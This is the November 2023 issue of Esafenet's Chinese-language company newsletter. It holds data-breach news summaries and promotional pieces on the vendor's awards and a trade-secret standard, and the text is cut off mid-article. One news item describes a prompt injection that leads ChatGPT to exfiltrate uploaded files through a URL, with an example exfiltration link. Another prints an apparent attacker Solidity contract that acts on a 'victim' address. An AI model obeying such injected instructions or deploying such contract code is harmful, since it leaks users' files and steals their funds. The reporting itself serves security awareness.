亿赛通 ESAFENET

ESAFENET

亿赛通企业月刊　　中国数据安全专家　　www.esafenet.com

11月刊

2023 年共 12 期

连中三元 | 亿赛通强势入围《IDC 中国数据安全市场发展趋势，2023》报告

连续 8 年 | 亿赛通在中国数据泄露防护市场独占鳌头

喜讯 | 亿赛通牵头的《中小企业商业秘密安全保护规范》团体标准正式发布

关注企业官方微信

联系我们

地址：北京市海淀区西二旗大街 39 号 A 座四层

电话：86-10-57933600

传真：86-10-57933600

咨询热线：400-898-1617

网址：www.esafenet.com

关注官方微信公众号　关注官方微信服务号　关注官方微信视频号　关注官方抖音号

Esafenet
Monthly magazines

中国数据安全专家

主办：亿赛通市场部

北京亿赛通科技发展有限责任公司

地址：北京市海淀区西二旗大街 39 号 A 座四层

电话：86-10-57933600

传真：86-10-57933600

咨询热线：400-898-1617

网址：www.esafenet.com

目录 CONTENTS

刊首语 PREFACE

2/3 《亿赛通十一月刊》详细揭秘企业的综合数据泄露防护

行业聚焦 INDUSTRY FOCUS

4-8 国内行业新闻

9-13 国外行业新闻

亿赛通动态 ESAFENET NEWS

14/15 连续 8 年 | 亿赛通在中国数据泄露防护市场独占鳌头

16/17 喜讯 | 亿赛通牵头的《中小企业商业秘密安全保护规范》团体标准正式发布

18-20 智能防护 引领创新 | 亿赛通荣获 2023 年 CCF 科技成果奖科技进步三等奖

20/21 状元及第 | 亿赛通荣登“金帽子”年度优秀解决方案榜首

22/23 连中三元 | 亿赛通强势入围《IDC 中国数据安全市场发展趋势，2023》报告

24/25 亿赛通联合安全牛发布《数据分类分级自动化建设指南》，展现行业头部风采

26/27 热烈祝贺亿赛通两大数据安全项目入选 IDC “中国 20 大杰出安全项目（CSO20）”

28/29 坚持安全创新，亿赛通获评中国网络安全与信息产业“金智奖”年度创新企业奖

30-32 市场监管总局认研中心正式启动数据安全咨询师人员能力验证工作

亿赛通小贴士 ESAFENET PROMPT

33-34 亿说安全之亿赛通数据泄露防护系统详解

34/35 亿说安全之如何让数据要素安全流转?

36/37 亿说安全之如何打响数据库安全保卫战?

典型案例 TYPICAL CASES

38/39 解决方案 | 亿赛通综合解决方案助力机械制造企业数字化转型

40/41 亿赛通数据安全运营管理平台 | 某医院典型案例

42/43 亿赛通数据安全运营管理平台 | 某银行典型案例

44/45 亿赛通数据安全运营管理平台 | 某机场典型案例

刊首语 PREFACE

《亿赛通十一月刊》详细揭秘企业的综合数据泄露防护

近年来，随着我国数字化程度的不断提高，企事业单位对信息系统的依赖程度也日益增强，数据安全受到了前所未有的关注。本月，一年一度的金智奖、金帽子、中国 20 大杰出安全项目等行业重量级奖项相继颁布；多本报告逐一发布，如：世界互联网大会发布的《2023 携手构建网络空间命运共同体实践案例集》，安全牛发布了《数据分类分级自动化建设指南》等。亿赛通凭借数据泄露防护综合解决方案及“分放管服”数据安全建设理念多次获得业内专家认可。此外，亿说安全也从技术创新、行业格局、理念扩散等方面，阐述了数据泄露防护对数字经济的重要性以及必要性，强调了数据是数字经济的合规性关键内容，全面加速数字化转型，是新时期企业生存和发展的必然选择。《亿赛通十一月刊》详细解析数据泄露防护，为企业数字安全提供新方向。

国内


1、将数据泄露到国外，浙江一地有人被罚

摘要：近日，舟山普陀区综合行政执法局查处一起气象数据信息外泄案件。据了解，当事人张某在搭建智能家居环节中，使用了一款带有无线传输功能的气象数据收集设备，该设备收集的数据信息被传输至国外服务器，造成数据信息外泄。普陀区综合行政执法局执法工作人员：“我们当时收到市气象局提供的违法线索，随即介入调查。经查，张某为配合家中智能家居使用而购买了某款无线气象仪，将气象仪放置于院落内并接入互联网，人在外时通过手机 APP 实时查看院内天气信息。”

2、中国民航局回应“旅客信息泄露”：正编制文件加强数据保护


摘要：近日，有网友呼吁严查旅客航班信息泄露及利用其诈骗问题，中国民用航空局在答复中表示，正在编制相关文件，进一步加强对重要数据的保护；对于第三方网络渠道代理公司的旅客信息泄露等问题，将积极协调公安机关开展有关严查打击工作。前述网友通过人民网领导留言板反映，最近其和朋友们在某某地图 App 搜索航班信息并预订了机票，有三人接到诈骗电话，对方以航空公司客服的名义，以机械故障航班取消为由，让我们提供支付宝账号给予补偿，且能报出我们的姓名电话身份证航班信息等。

3、新生儿信息遭泄露，一案双查！



摘要：前段时间，山东济南网警在工作中发现，本地多名新生儿父母曾接到“上门摄影”电话推销，疑似个人信息泄漏。济南市公安局网安支队立即成立专案组开展侦察，确定推销电话来自山东某文化有限公司。通过深挖犯罪线索，锁定犯罪事实，成功破获一起侵犯公民个人信息案，抓获犯罪嫌疑人 13 名，涉案金额 200 余万元。

4、“人肉开盒”调查：女主播隐私信息全遭泄露，收匿名邮件称“我在看着你”



摘要：11 月 17 日，知名视频平台 bilibili（B 站）通报了一起“人肉开盒”案例。“哔哩哔哩社区小管家”在发布的《B 站与多部门联手共同打击网暴侵权案件说明》中称，今年 8 月，多位 UP 主（网络博主）举报，有群体在境外平台有组织地煽动用户对站内 UP 主进行“人肉开盒”（指利用非法手段公开曝光他人隐私数据与信息），该群体不仅在线上公开 UP 主个人信息，还对其进行一系列电话私信骚扰、网暴攻击、不实恶意举报等违法行为。经公安机关查明，本次案件涉及地域范围广、涉案人员多且行为性质恶劣，有关部门已将 40 余名违法嫌疑人情况通报 18 个省市，各地监管部门、公安机关将依法对该团伙的违法行为进行严厉打击。

5、辱骂威胁女记者的男子被拘 纪检部门正调查泄露记者信息一事

摘要：近日，潇湘晨报女记者采访山西一倾倒建筑垃圾事件后，遭电话轰炸和辱骂威胁，事件引发关注。11 月 21 日晚，侯马市公安局发布警情通报：11 月 20 日 16 时许，侯马市公安局 110 指挥中心接湖南潇湘晨报记者报警称：“有人通过打电话、发信息方式骚扰、辱骂其”。接警后，立即展开调查。目前，违法行为人王某某已被依法行政拘留。

6、西安一市民打 12315 反映问题，个人信息却遭市场监管所泄露

摘要：谭先生在西安上班，今年 9 月初，他发现含光南路怡和大厦里一家公司的实际经营地址和注册地址不一致，于是向全国 12315 平台进行了投诉。谭先生怎么都没想到的是，几天后，被举报的公司负责人直接把他举报的工单发给了他，上面有他的详细个人信息，包括姓名、电话，举报的内容等等。

7、《金融数据安全技术防护规范》发布

摘要：随着《金融数据安全技术防护规范》的正式发布，金融机构有望提升在数据采集、共享、使用过程中的安全防护能力。该标准对于全面保障金融数据生命周期各环节的数据安全至关重要，同时也为第三方评估机构开展金融数据安全防护检查与评估工作提供了有力的参考。

8、工信部就《工业和信息化领域数据安全行政处罚裁量指引（试行）（征求意见稿）》公开征求意见

摘要：据工业和信息化部网站消息，为贯彻落实《数据安全法》《工业和信息化领域数据安全管理办法（试行）》，推动工业和信息化领域数据安全行政处罚工作制度化、规范化开展，工业和信息化部网络安全管理局研究起草了《工业和信息化领域数据安全行政处罚裁量指引（试行）》，现向社会公开征求意见。

9、数据公司员工“监守自盗”被抓，顺藤摸瓜后发现这家公司竟然也是“黑店”

摘要：近期，在上海市公安局网安总队的指导下，普陀警方在纵深推进净网 2023、砺剑 2023 等专项工作中，破获一起非法获取计算机信息系统数据案。今年 5 月，普陀分局网安支队接到某提供导航服务的公司报案称，发现有人利用技术手段盗取公司服务器内全国的导航地图信息数据，并在论坛中售卖，导致公司直接经济损失约 21 万元。

10、浙江带头，智能汽车数据安全监管越来越细

摘要：自国家工信部等五部委于 2021 年发布《汽车数据安全管理规定（试行）》发布以来，地方正在探索如何将安全管理的细则落地。作为数字经济大省，浙江先人一步，2023 年 11 月推出《浙江省汽车数据处理管理规定》（以下简称《规定》），这是全国首个省级发布的汽车数据处理规范。

国外

1、三星英国曝出信息泄露事件：黑客入侵长达 1 年，3 年后才发现

摘要：11 月 17 日消息，三星近日致信英国消费者，表示有黑客在 2019 年 7 月 1 日至 2020 年 6 月 30 日期间，利用第三方业务应用程序（未公布）中的漏洞，窃取了三星英国商店客户的个人信息。三星在信件中表示，在 2023 年 11 月 13 日，也就是 3 年后才发现系统遭到入侵，受影响用户的姓名、电话号码、邮政地址和电子邮件地址都可能已经外泄。


2、知名酒店预订平台，系统遭非法入侵！可能造成客户信息泄露

摘要：据日本媒体报道，全球主要的酒店预订平台“缤客”因系统遭到非法入侵，造成用户信用卡信息被盗。昨天（14 日），日本国土交通大臣表示，日本旅游主管部门已要求缤客日本分公司采取对策。

3、CVE-2023-46604 (Apache ActiveMQ) 利用加密矿工和 rootkit 实施系统攻击

摘要：利用 Apache ActiveMQ 漏洞 CVE-2023-46604 下载并攻击 Linux 系统的 Kinsing 恶意软件 (也称为 h2miner) 和加密货币矿工被利用时，此漏洞会导致远程代码执行 (RCE)， Kinsing 使用它来下载和安装恶意软件。

4、1 个思杰漏洞触发了 13 起网络安全事件




摘要：据英国国家网络安全中心（NCSC）撰写的年度报告显示，2023 年仅仅利用思杰（Citrix）中的一个漏洞就在引发了“13 起独立的全国性重大事件”。思杰在 2023 年 7 月 18 日发布的安全公告中披露，迫使安全服务专业人员紧急干预的思杰漏洞 CVE-2023-3519 于 6 月首次作为零日漏洞被人利用，用于攻击美国的关键国家基础设施。该漏洞的 CVSS 评分为 9.8 分，是一个预身份验证远程代码执行漏洞，它使攻击者能够以 root 权限访问思杰网关。

5、研究人员利用 SSH 服务器签名错误提取 RSA 密钥

Host key type	(log N, log p, log r, v)	(t, k)	Time (s)
RSA-1024,SHA1	(1024,512,159,0)	(2,1)	0.131
RSA-2048,SHA1	(2048,1024,159,0)	(2,1)	0.130
RSA-3072,SHA1	(3072,1536,159,0)	(2,1)	0.133
RSA-4096,SHA1	(4096,2048,159,0)	(2,1)	0.135
RSA-1024,SHA256	(1024,512,249,6)	(44,22)	835.219
RSA-2048,SHA256	(2048,1024,255,0)	(2,1)	0.130
RSA-3072,SHA256	(3072,1536,255,0)	(2,1)	0.133
RSA-4096,SHA256	(4096,2048,255,0)	(2,1)	0.134
RSA-1024,SHA512	-	-	-
RSA-2048,SHA512	(2048,1024,505,6)	(86,43)	35485.211
RSA-3072,SHA512	(3072,1536,511,0)	(4,2)	0.156
RSA-4096,SHA512	(4096,2048,511,0)	(2,1)	0.171

摘要：SSH 是一种用于安全通信的加密网络协议，广泛部署于远程系统访问、文件传输、系统管理任务中。SSH 中采用公钥加密系统 RSA 作用户认证，RSA 使用共享的公钥加密通信信息，并使用私钥加密通信内容。美国加州大学圣地亚哥分校研究人员研究发现，被动攻击者在特定条件下可以从失败的 SSH 连接错误中提取出 RSA 密钥。

6、ChatGPT 新代码解释器曝出重大安全漏洞——黑客可轻松窃取数据




摘要：近期，使用 ChatGPT Plus 帐户可再现漏洞。该漏洞最初是由安全研究员 Johann Rehberger 在推特上报告的。这需要将第三方 URL 粘贴到聊天窗口中，然后观察该聊天机器人如何解释网页上的操作指令，就像对待用户输入的命令一样。注入的提示指示 ChatGPT 获取 /mnt/data 文件夹中的所有文件——该文件夹是服务器上上传文件的位置，将这些文件编码成对 URL 友好的字符串，然后将 URL 连同该数据加载到查询字符串中（比如 :mysite.com/data.php?mydata=THIS_IS_MY_PASSWORD）。恶意网站的所有者随后就能够存储（并读取）你文件的内容，而这些文件正是 ChatGPT 发送给对方的。

7、以太坊 Create2 被滥用，已窃取超过 6 亿美元的加密货币

```
// File: contracts/GmxUnstakeCreator.sol
pragma solidity ^0.8.0;
contract GmxUnstakeCreator {
    function createContract(bytes32 salt) private returns (address) {
        GmxUnstake _contract = new GmxUnstake{salt: salt}();
        return address(_contract);
    }

    function getBytecode() private pure returns (bytes memory) {
        bytes memory bytecode = type(GmxUnstake).creationCode;
        return abi.encodePacked(bytecode);
    }

    function calculateAddress(bytes32 salt) public view returns (address) {
        bytes32 hash = keccak256(
            abi.encodePacked(
                bytes1(0xff),
                address(this),
                salt,
                keccak256(getBytecode())
            )
        );

        return address(uint160(uint256(hash)));
    }

    function createAndCall(
        bytes32 salt,
        address victim,
        uint16 percentageForFirstAddressInBasisPoints,
        address firstAddress,
        address secondAddress,
        uint256 lpPrice,
        uint256 ethPrice
    ) public {
        address contractAddress = createContract(salt);

        bytes memory callData = abi.encodeWithSignature(
            "unstake(address,uint16,address,address,uint256,uint256)",
            victim,
            percentageForFirstAddressInBasisPoints,
            firstAddress,
            secondAddress,
            lpPrice,
            ethPrice
        );

        (bool success, ) = contractAddress.call(callData);
        require(success, "Fail");
    }
}
```

摘要：Web3 反垃圾邮件专家 Scam Sniffer 发现有攻击者滥用以太坊的 'Create2' 函数绕过钱包安全警告和对以太坊地址进行投毒，在 6 个月内从 9.9 万以太坊用户处窃取了价值超过 6 亿美元的加密货币。

8、OpenAI 确认 ChatGPT 遭遇 DDoS 攻击



摘要：2023 年 11 月 8 日，OpenAI 声称，正在解决针对其 API 和 ChatGPT 服务的 DDoS 攻击，引发的服务中断问题。OpenAI 经过调查发现，其服务中断是由于异常流量所引发，即 DDoS 攻击。此外，11 月 6 日以来 ChatGPT 已遭遇多次服务中断。


9、Forrester 预测：预计明年 AI 代码漏洞将造成新的攻击

摘 要：Forrester 在其 2024 年网络安全、风险和隐私预测报告中警告到，开发运维（DevOps）团队更多地依靠 AI 编程助手来提高团队生产力，使编程任务实现自动化，但常常忽视了最终代码的安全缺陷。Forrester 预测，不一致的合规和治理实践，加上许多 DevOps 团队同时试用多个 AI 编程助手以提高生产力，将导致有缺陷的 AI 代码，2024 年至少会造成三起公开承认的重大安全事件。Forrester 还警告，AI 代码缺陷将带来 API 安全风险。

10、威胁组织“farnetwork”与多个勒索软件团伙有关联

摘要：网络安全公司 Group-IB 近日的一份报告深入剖析了 farnetwork 的活动，以及阐述他们是如何逐渐成为勒索软件行当中异常活跃的玩家。farnetwork 向威胁情报分析师们披露了细节，这些细节可以将他们与 2019 年开始的多起勒索软件活动和一个可以访问多个企业网络的僵尸网络联系起来。据 Group-IB 向 IT 安全外媒体出示的报告显示，这伙威胁组织拥有多个用户名（比如 farnetworkl、jingo、jsworm、razvrat、piparkuka 和 farnetworkitand），并活跃于多个俄语黑客论坛，试图招募加盟团伙从事各种勒索软件活动。

连续 8 年 | 亿赛通在中国数据泄露防护市场独占鳌头



CCIDConsulting

赛迪顾问股份有限公司
北京海淀区紫竹院路 66 号
赛迪大厦 10 层
www.ccidconsulting.com

赛迪顾问数据引用说明

使用方：北京亿赛通科技发展有限责任公司	部门：市场宣传部
	联系人：
	电话：
	地址：北京市海淀区西二旗大街39号A座
主题：北京亿赛通科技发展有限责任公司 2022 年中国数据泄露防护产品市场排名说明	
内容：	

在赛迪顾问股份有限公司（简称“赛迪顾问”）编制的《中国数据泄露防护市场研究报告（2023）》中，北京亿赛通科技发展有限责任公司（简称“亿赛通”）在 2022 年中国数据泄露防护产品市场份额及排名情况如下：亿赛通数据泄露防护产品位居中国数据泄露防护产品市场地位第 1 名。

特此说明！

赛迪顾问经核实，证明上述内容来源于赛迪顾问《中国数据泄露防护市场研究报告（2023）》中的数据，并确认无误，如须删减、添加、更改信息，须提交赛迪顾问重新确认。赛迪顾问申明，对使用上述数据、信息后，对使用方或与使用方有关的其它机构所造成的任何影响或损失，赛迪顾问均不承担任何责任。


赛迪顾问股份有限公司
2023 年 11 月 22 日

近日，亿赛通收到重大喜讯，据 CCID 赛迪编制的《中国数据泄露防护市场研究报告（2023）》（以下简称“《报告》”）显示，亿赛通在中国数据泄露防护产品市场中已连续 8 年排名第一。

据赛迪统计显示，2022 年，多项国家政策，行业标准相继颁布实施，市场监管更为严格。在各路资本支持下不断涌现的初创公司与纷纷扩张其安全版图的传统安全公司使得中国数据泄露防护市场呈现群雄逐鹿的场面。特别是自《关键信息基础设施安全保护条例》、《数据安全法》及《个人信息保护法》实施后，这三部政策法规与 2017 年的《网络安全法》，共同织起了“三法一条例”网络安全保障网，从国家层面，全面加强了对数据和个人信息的安全管理。数据的安全受到前所未有的重视和保护，导致市场需求激增。

企业要建立全流程数据安全管理制度，这就需要企业在数据安全技术和数据安全管理上建立完整的数据安全治理体系框架和技术架构。数据资产的泄露防护作为数据安全建设的关键技术支撑，大大推动了用户对数据泄露防护产品的采购需求。面对复杂多变的应用环境，数据泄露防护产品不但要满足大量合规市场，更需要满足客户的价值需求，品牌优势会助力获得更大的合规市场，技术创新带动行业头部客户的青睐。业务场景和问题挑战的愈发多样，数据泄露防护产品也应该和一些新的数据安全技术相结合，以期为企业提供更为全面的防护。

数据泄露防护是数据安全治理市场的关注重点，对数据资产的泄露防护，就是数据安全治理流程体系所输出的能力检验标准之一，也是业务数据安全建设的关键技术支撑能力。数据泄露防护产品可以针对数据全生命周期提供防护机制，与公司业务系统深度融合，实现数据的分级、分类与分层管控，防止数据泄露与丢失，从而保护数据安全。亿赛通综合数据泄露防护系统经过不断的研发与创新，产品迭代升级。将终端 DLP、网络 DLP、邮件 DLP、存储扫描 DLP 等产品进行统一管理，模块化控制。将对数据进行分类分级扫描，实现终端数据资产梳理、文件服务器数据梳理、数据库数据资产梳理、数据加密防护、数据外发监测、终端运维管理、邮件外发控制、数据水印、端口管控。



亿赛通综合数据泄露防护解决方案已先后为农业银行、京东方、徐工集团、格力、上海电气、中国移动、中国电信、中国联通、太平洋保险、中信证券、华夏基金、人民银行、零跑科技、国家电网等众多国内外知名企业建设先进、自主、灵活、全面、智能的立体化数据安全防护体系，提供高效、全面、完整、规范的数据安全运营服务。

在旺盛的社会需求和抢眼的发展市场下，亿赛通作为中国数据泄露防护市场的头部厂商，重点关注创新和技术的融合及行业应用延伸，产品在市场上反响热烈，市场占有率节节攀升，成为 2022 年数据泄露防护产品市场占有率第一实至名归。现在荣耀的成绩只是开始，只有让产品更好地服务客户，推动产品的技术进步才是一个产品持续领先的前提。亿赛通综合数据泄露防护系统将深入捕捉各行业业务场景需求，继续在诸多领域积极探索。

喜讯 | 亿赛通牵头的《中小企业商业秘密安全保护规范》团体标准正式发布

近日，由北京海淀中小企业协会正式发布《中小企业商业秘密安全保护规范》（以下简称《规范》）团体标准。该标准是由北京亿赛通科技发展有限责任公司牵头组织，北京市海淀区市场监管局指导，多家单位共同参与标准制定工作。本次商业秘密安全保护标准的发布，代表着今后我国在中小企业商业秘密领域，将拥有全新制定的规范标准。在标准研制过程中，标准研制组组织召开了三次技术研讨会，若干次专家咨询会和调研会，收集并处理书面反馈意见 300 余条，200 余人次参与标准研讨。

商业秘密正在借助数字信息技术不断突破带来的发展红利，推动建立数据驱动的新型生产制造和服务体系。数据在跨设备、跨系统、跨公司、跨地域的互联流通过程中，突破了原本封闭的网络边界，不仅提升了对数据的感知深度和传播广度，也将数据安全风险进一步向更大范围延伸。数据承载了企业的商业秘密，甚至有关国家政治、经济安全，一旦遭受窃取、

滥用或破坏会直接或间接造成对政治、经济、社会的影响。


北京海淀中小企业协会

关于《中小企业商业秘密安全保护规范》

团体标准发布的公告

依据《北京海淀中小企业协会团体标准管理办法》规定，北京海淀中小企业协会批准《中小企业商业秘密安全保护规范》团体标准发布，标准号为T/BJHDSMEA 001—2023，发布即实施，特此公告。

北京海淀中小企业协会

2023 年 11 月 22 日

为加强商业秘密保护，国内外针对商业秘密保护的研究各有不同。商业秘密已经成为企业的核心竞争力之一，它不仅是企业的核心技术和创新成果，更是企业发展的命脉，是企业在市场竞争中的重要武器。保护商业秘密，对于企业的持续发展具有重要意义。随着《规范》的颁布实施，我国商业秘密安全管理体系框架逐步健全。《规范》作为中小企业商业秘密顶层标准文件，将能够更有效地贯彻落实《数据安全法》，指导商业秘密的安全保护，促进商业秘密管理工作制度化、规范化，督促企业落实商业秘密主体责任，加强数据管理、安全防护和安全监测等工作。

亿赛通在商业秘密保护方面的贡献有目共睹，众所周知目前国内商业秘密保护意识、安全技术防护手段相对落后，标准需要完善，用户维权困难，管理模式需要更新，人才短缺。基于上述问题，亿赛通以“政策 + 标准 + 咨询 + 方案 + 服务 + 人才”相结合的“六位一体”发展思路，帮助合作企业增强商业秘密保护意识，完善商业秘密保护体系，提高商业秘密安全技术防护手段，系统化培养商业秘密保护人才，形成商秘保护管理新模式，为标准落地和企业赋能搭建一架专业的服务桥梁。

亿赛通认为建设一个完善的制度体系是商业秘密数据安全保护的基础。企业应当制定明确的保密制度和操作规范，明确数据的分类、保护等级和访问权限控制。同时，加强对员工的保密意识教育和培训，确保全员遵守保密规定。

并且采用先进的技术手段，保护数据在存储、传输和共享过程中的安全。此外，核心系统和应用程序的安全性要得到特别关注，定期更新和升级技术措施。建立一个有效的运营体系有助于提升商业秘密数据安全保护的执行力。同时，加强对供应商和合作伙伴的管理，并与其签订保密协议，确保合作过程中的数据安全。亿赛通数据安全运营管理平台是通过提供基础数据安全的能力，把各种安全能力都集成在一个平台，整合数据全生命周期各阶段状态，总览数据资产和安全风险，实现数据安全运营的闭环管控。

着眼未来，亿赛通将继续发挥自己的优势，加大产品研发，把握数据安全发展机遇，夯实基础，努力为用户提供优质的安全服务，为中国数据安全产业的健康可持续发展贡献出自己的一份力量！

智能防护 引领创新 | 亿赛通荣获 2023 年 CCF 科技成果奖科技进步三等奖

图 1 2023CCF 科技成果奖科技进步三等奖颁奖典礼

近日，中国计算机学会发布 2023 年 CCF 科技成果奖评选结果。由亿赛通牵头并联合北京信息科技大学申报的“数据安全智能防护关键技术及应用”项目荣获“科技进步三等奖”（如图 1 左 2 所示）。

“CCF 科技成果奖”是由中国计算机学会设立，授予在计算机科学、技术或工程领域具有重要发现、发明、原始创新，在相关领域有一定国际影响的优秀成果。亿赛通则凭借端点数据自适应防护、海量数据内容审计、重要数据深度感知、敏感数据智能防护等关键技术，实力斩获本次科技进步三等奖。并且此项技术成果已应用于金融、制造等行业，用户超过万家，部署终端超过 800 万台，保护了国家的数据资产安全，取得了显著的社会效益。

图 2 科技进步三等奖证书与奖杯

数据安全已成为数字经济发展的重要亮点。各行业对数据安全的认知已经在逐步加深，对企业而言，在海量高价值数据资产面临各种内外威胁面前，数据安全更需要智能化、体系化的建设思路。从需求来看，用户真正需要的是安全能力、安全效果的提升，而不是安全设备、软件等产品的堆砌。目前数据安全市场主流产品品类繁多，例如数据防泄露、数据脱敏、数据加密、数据水印等，但是随着企业部署的数据安全单点产品数量的增多，越来越多缺乏关联性的数据安全工具正在成为企业数据安全治理面临的最大挑战之一。

图 3 亿赛通数据安全治理体系框架

亿赛通本着整体规划、整体建设、统一协同的思想，通过分析各类数据特征，标记和定位敏感 / 重要数据，形成数据资产清单、数据资产地图，协助企业完成数据资产梳理。产品对企业个人隐私、核心业务等敏感数据进行识别定位，为后续针对关键数据和敏感数据的保护和治理工作提供明确目标；开放底层能力对接可实现接入数据安全防护系统；定位识别能力可实现合规和保护成果验证。充分解决了各企业数据体量大、覆盖区域广、应用场景杂、持续治理难四大难题。

亿赛通认为，数据安全正在从相对独立的数据安全防护单品向体系化、智能化的数据安全演进。这个趋势也和亿赛通多年来的数据安全智能防护体系建设道路相通，将现有的各个独立的数据安全技术和功能整合，为用户提供跨数据类型、存储孤岛和生态系统集成数据的产品和服务，从而实现更简单、一致的端到端数据安全。相较于传统数据安全方案，亿赛通产品技术存在更高水平的集成能力、




图 4 亿赛通数据安全整体部署图

简化的部署模型，统一的策略控制平面，以及对数据、存储、政策和适用法规的一致可见性。

面对愈发突出的数据安全风险挑战，现有客户对安全的期望也在不断地变化。厂商不仅要通过技术来满足安全需求，更对前期规划及后期实施提出了更高的要求。亿赛通承诺，我司将不断进行科技创新，持续履行中国数据安全专家之责，担当起保护数据所有者信息资产安全之任，帮助企事业单位切实做到数据资产可视、数据威胁可管、数据风险可控、数据血缘可溯。

状元及第 | 亿赛通荣登“金帽子”年度优秀解决方案榜首

11 月 9 日，由北京嘶吼文化传媒有限公司主办的 2023 网络安全“金帽子”年度评选结果正式公布，经过评选投票及专家评审团的严格评审，亿赛通数据泄露防护综合解决方案以高票荣登「年度优秀解决方案」奖项榜首。

2023 年是数字经济蓬勃发展之年，也是数字经济与网络安全深度融合之年。在科技与安全高速发展的驱动下，网安行业各企业不断地开展学术研讨，研发科技创新产品，实现核心技术突破，快速推动安全生态发展。作为网络安全行业的年度盛典，网络安全“金帽子”年度评选活动已历时六届，2023 年网络安全金帽子年度评选活动共收录有效网络投票

100000+ 张，活动主页点击量突破 300000 次。

